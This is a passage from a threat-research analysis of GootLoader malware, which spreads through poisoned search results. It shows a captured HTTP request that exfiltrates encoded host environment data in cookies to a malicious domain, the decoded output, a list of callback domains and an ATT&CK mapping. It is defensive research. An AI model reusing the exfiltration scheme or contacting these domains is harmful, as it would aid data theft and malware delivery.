05/13/24 11:11:35 AM [ HTTPListener443] Cookie: B5B2204CCA-H4sIAAAAAAEAI2Uk2+bMBSA/wpIPGzaipplwIB0NAaUkkuRdkgNIRBLv3aVYAR0bSV+/AwpClnmtg9Y+3zPx8fnBmx7SaBHXa+blg1D/WfgFvy2iLdGXW1DFzXABQ08nXJ1jIw07hgPgPpAnjdE4PF4m253taif8TPV44o9W1L2xwh6y1aW3g92I7Lyo2ru2H+EdtWbqN80LH9P3ZKKdJ7XxtA9TztP5Suu4SnjW2G8FguDblc9eLjOT1Jh9y6VME0yY3eatE1+eJtrXk2N5K37v8EobJ4YfXoeRu6TQcWcCoQHJNcXumadXfzAtLVHcrZuJkYsBmWfY688Liu2HQ2D9XaJsldy0AR/GNFE8k+Rzpupy6DA1bLC4yg4V1+k9bdzgVBER5nspavga+IRnv6Cpyz7Hq4Dv5u7s+GA4Ea158kbaU+8PqaXK2NvA1dKQZ+ALg+AkPs45zaEXYTM5ZapDQrBHUmEt44y1z2132kEQ8X0XEU0reUmAPCGhqrIyEyFN3CmzgGdQToyZqo/3B01ZFek+CTPipjNspip1Ogz1f3VfCvBu7YwInkTAU9fNBtQdOnECBDG/e1lgEdapmie2VVSzVxpIpu1Z91jQJ0Q1LpCHFWCIVy3PRStLou3T3sockvY3dt2A4h14amDTx45IOFKBu1VColUnl1myJmhuc25Z+Sjv780Tn1rXsgVVEhbZ3Fher793Vd7lutt7nFe9XqhlCPH7Qa0F1G1zQX4aFN5EtKv05HxYOV9xXP0z+bUmpgBCznHkPusjDAFn0ZTdz30Tb5fV0UBSG9GvGthHkShnh330yf7YjXZEFw/ZP101/Ch1lHhR0cNkhawQJeuCl/xP3BoopMGSBDCPu5n7HzYB5MwVbGAA; B5B2204CCA-H4sIAAAAAAEAGVR227DIAz9Fj5gL+aXdfK39qfStezyzMBJUAECj2ySpxMcPmq2EVC6GFx2w8MbkndG18P4TDhAmk0ck6tENR3th6YryvsGF1ro/0AMNR1vsVt3HocpbkYCK6vUzI158xy1hppV0s86K8qxb1qMhzIy970mW7LqbbHAWkxRmCR0K14n2d8RpaK5jgD80Jef3UHMNC81+bcNF9hcCk0KYPyr1VtH1u067gA14RXSgeazLhNdc3RAVlGj6znFz2oL2H0dvYru7gS82vquCv8dpFN1C4ZW0172Y5CCanzmyJ3nn0JrnH0159LGJ3j1C1HFByawfnhJuoYrmc0Pnot5gkUNWwBq8s2/611ChvL440pbq62cV6SGp4Hn+NPuH70dTL1o2j/Zr+AYGS/2CagTAA==; B5B2204CCA-H4sIAAAAAAEAEH35uXCQBRG/8q1VREK9qL5W1FVLESrhOm8Rd042M3HFP743rb7vnmQvRR6xERdI7nbn5VMCC63ZNeu0j1b7p+Z8vAn78uaw77/TuxpbjRMbzdHajm1mXlBFF15+F+exef1Nk4Nh+HqkklN5GTxsj11o88VVK6H3MKNBzg71R51Y2W21K+Edxoq88ELw/vAEFVScZCaa0p172itH1/vykoc071yy0D1f5/YzXAAAA; B5B2204CCA-H4sIAAAAAAEAI1R507DQAY0SnoA0isRfS+Iv4dgiAYbhb04CajmYq6a0tBukx2rCR01v76f0s1+3g2Gvq6x8Rru3HnWVC7rVMS01DUQKHS/3WB8FdTPwXUH7FA0s/1v1h0mb51TpeMpsPQAkL5QzHOLpg4EHSaZku0VxsTDVYVb0nSyffykfPsERuIERna3YNUpeckL102/P0uokZx4KI5VxXrbf7z2q+o9x1YPeaqpzC2vEY35GzPw3Q01u2K3507mqhgBNSmhzFXk6aouf0U557121VpNvSzQTQ5Cj0k0LpQe17Cm411Vgk7MKVn/80HMHFT/BOM9hezRb0jAF3x5d5s2p65jAxiNKR8mV2MvFmHjGHRXfCPuTePBA==; B5B2204CCA-H4sIAAAAAAEAH00tMxkxT02MDG3MLAAABUcesNAAAA
05/13/24 11:11:35 AM [ HTTPListener443] Host: rkbalenfurt.de
05/13/24 11:11:35 AM [ HTTPListener443] Connection: Close
05/13/24 11:11:35 AM [ HTTPListener443]

```

Figure 13a: FakeNet capture containing encoded Base64 cookies

```

H4sIAAAAAAEAI2Uk2+bMBSA/wpIPGzaipplwIB0NAaUkkuRdkgNIRBLv3aVYAR0bSV+/AwpClnmtg9Y+3zPx8fnBmx7SaBHXa+blg1D/WfgFvy2iLdGXW1DFzXABQ08nXJ1jIw07hgPgPpAnjdE4PF4m253taif8TPV44o9W1L2xwh6y1aW3g92I7Lyo2ru2H+EdtWbqN80LH9P3ZKKdJ7XxtA9TztP5Suu4SnjW2G8FguDblc9eLjOT1Jh9y6VME0yY3eatE1+eJtrXk2N5K37v8EobJ4YfXoeRu6TQcWcCoQHJNcXumadXfzAtLVHcrZuJkYsBmWfY688Liu2HQ2D9XaJsldy0AR/GNFE8k+Rzpupy6DA1bLC4yg4V1+k9bdzgVBER5nspavga+IRnv6Cpyz7Hq4Dv5u7s+GA4Ea158kbaU+8PqaXK2NvA1dKQZ+ALg+AkPs45zaEXYTM5ZapDQrBHUmEt44y1z2132kEQ8X0XEU0reUmAPCGhqrIyEyFN3CmzgGdQToyZqo/3B01ZFek+CTPipjNspip1Ogz1f3VfCvBu7YwInkTAU9fNBtQdOnECBDG/e1lgEdapmie2VVSzVxpIpu1Z91jQJ0Q1LpCHFWCIVy3PRStLou3T3sockvY3dt2A4h14amDTx45IOFKBu1VColUnl1myJmhuc25Z+Sjv780Tn1rXsgVVEhbZ3Fher793Vd7lutt7nFe9XqhlCPH7Qa0F1G1zQX4aFN5EtKv05HxYOV9xXP0z+bUmpgBCznHkPusjDAFn0ZTdz30Tb5fV0UBSG9GvGthHkShnh330yf7YjXZEFw/ZP101/Ch1lHhR0cNkhawQJeuCl/xP3BoopMGSBDCPu5n7HzYB5MwVbGAA;

```

```

Output
ALLUSERSPROFILE^C:\ProgramData\IAPDATA^C:\Users\FlareVM\AppData\Roaming\ChocolateyInstall^C:\ProgramData\chocolatey\ChocolateyLastPathUpdate-13342257988604649\chocolatey\toolsLocation^C:\tools\;CommonProgramFiles^C:\Program Files\Common Files\;CommonProgramFiles(x86)^C:\Program Files(x86)\Common Files\;CommonPrograms6432^C:\Program Files\Common Files\;COMPUTERNAME^DESKTOP-P6558A9\;ComSpec^C:\Windows\system32\cmd.exe\;DriverData^C:\Windows\System32\Drivers\DriverData\;HOMEDRIVE^C:\;HOMEPATH^C:\;JAVA_HOME^C:\Program Files\OpenJDK\jdk-21\;JDK_HOME^C:\Program Files\OpenJDK\jdk-21\;LOCALAPPDATA^C:\Users\FlareVM\AppData\Local\;LOGONSERVER^\\DESKTOP-P6558A9\;NUMBER_OF_PROCESSORS^2\;OneDrive^C:\Users\FlareVM\OneDrive\;OS^Windows_NT\;PATHEXT^;.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY;.PYW;.CPL\;PROCESSOR_ARCHITECTURE^AMD64\;PROCESSOR_IDENTIFIER^Intel64 Family 6 Model 154 Stepping 3, GenuineIntel\;PROCESSOR_LEVEL^6\;PROCESSOR_REVISION^9a03\;ProgramData^C:\ProgramData\;ProgramFiles^C:\Program Files\;ProgramFiles(x86)^C:\Program Files(x86)\;ProgramFiles6432^C:\Program Files\;PROHPT^FLARE-VHSSd5s$T5_$p5$g\;PUBLIC^C:\Users\Public\;RAW_TOOLS_DIR^C:\Tools\;SystemDrive^C:\;SystemRoot^C:\Windows\;TEMP^C:\Users\FlareVM\AppData\Local\Temp\;TMP^C:\Users\FlareVM\AppData\Local\Temp\;TOOL_LIST_DIR^C:\Users\FlareVM\Desktop\Tools\;USERDOMAIN^DESKTOP-P6558A9\;USERDOMAIN_ROAMINGPROFILE^DESKTOP-P6558A9\;USERNAME^FlareVM\;USERPROFILE^C:\Users\FlareVM\;VH_COMMON_DIR^C:\ProgramData\_VH\;VHname^FLARE-VH\;windir^C:\Windows\;OS^Microsoft Windows 10. Education

```

Figure 13b: CyberChef-decoded data

Examination of the PCAP capture lists various domain names that were also identified during static analysis, as shown in Figure 14. These domain names and IOCs have been classified by Sophos Labs as malware/callhome ; the initial and secondary JavaScript files are classified as JS/Drop-DIJ and JS/Gootkit-AW respectively.

Protocol	Length	Info
DNS	55	Standard query 0x8635 A wowart.vn
DNS	60	Standard query 0x1af7 A climatehero.me
DNS	60	Standard query 0x1af7 A climatehero.me
DNS	58	Standard query 0xaf6 A fannisho.com
DNS	58	Standard query 0xaf6 A fannisho.com
DNS	57	Standard query 0x4868 A beezzly.com
DNS	57	Standard query 0x4868 A beezzly.com
DNS	62	Standard query 0x4555 A playyourbeat.com
DNS	62	Standard query 0x4555 A playyourbeat.com
DNS	60	Standard query 0xa91c A rkbaiefurt.de
DNS	60	Standard query 0xa91c A rkbaiefurt.de
DNS	59	Standard query 0xf92f A gobranded.com
DNS	59	Standard query 0xf92f A gobranded.com
DNS	62	Standard query 0x4a7f A serviciilaser.ro

Figure 14: Malicious domain names observed within DNS requests through Wireshark PCAP

MITRE mapping

The following chart maps the observed tactics to the MITRE ATT&CK® framework.

Tactic	Technique	Sub-Technique	ID
Reconnaissance			
Resource Development	Stage Capabilities	Upload Malware	T1608.001
		SEO Poisoning	T1608.006
Initial Access	Drive-by Compromise		T1189
Execution	Command and Scripting Interpreter	JavaScript	T1059.007
Persistence	Scheduled Task/Job	Scheduled Task	T1053.005
Privilege Escalation			
Defense Evasion	Obfuscated Files or Information	Embedded Payloads	T1027.009
Credential Access			
Discovery	System Information Discovery		T1082
Lateral Movement			

Collection		
Command and Control		
Exfiltration	Exfiltration Over Web Service	T1567
Impact		

Conclusion

GootLoader is one of a number of continuing malware-delivery-as-a-service operations that heavily leverage search results as a means to reach victims. The use of search engine optimization, and abuse of search engine advertising to lure targets to download malware loaders and dropper, are not new—GootLoader has been doing this since at least 2020, and we’ve observed Raccoon Stealer and other malware-as-a-service operations doing the same for just as long. But we’ve seen continued growth in this approach to initial compromise, with several massive campaigns using this technique over the past year.

Sophos endpoint protection blocks GootLoader through a number of behavioral and malware-specific detections. But users should still look out for search results and search advertisements that seem too good to be true on domains that are off the beaten path—whether they’re looking to get a Bengal Cat or not.

Indicators of Compromise

A list of IOCs is available as a CSV file in the Sophos GitHub repository [here](#).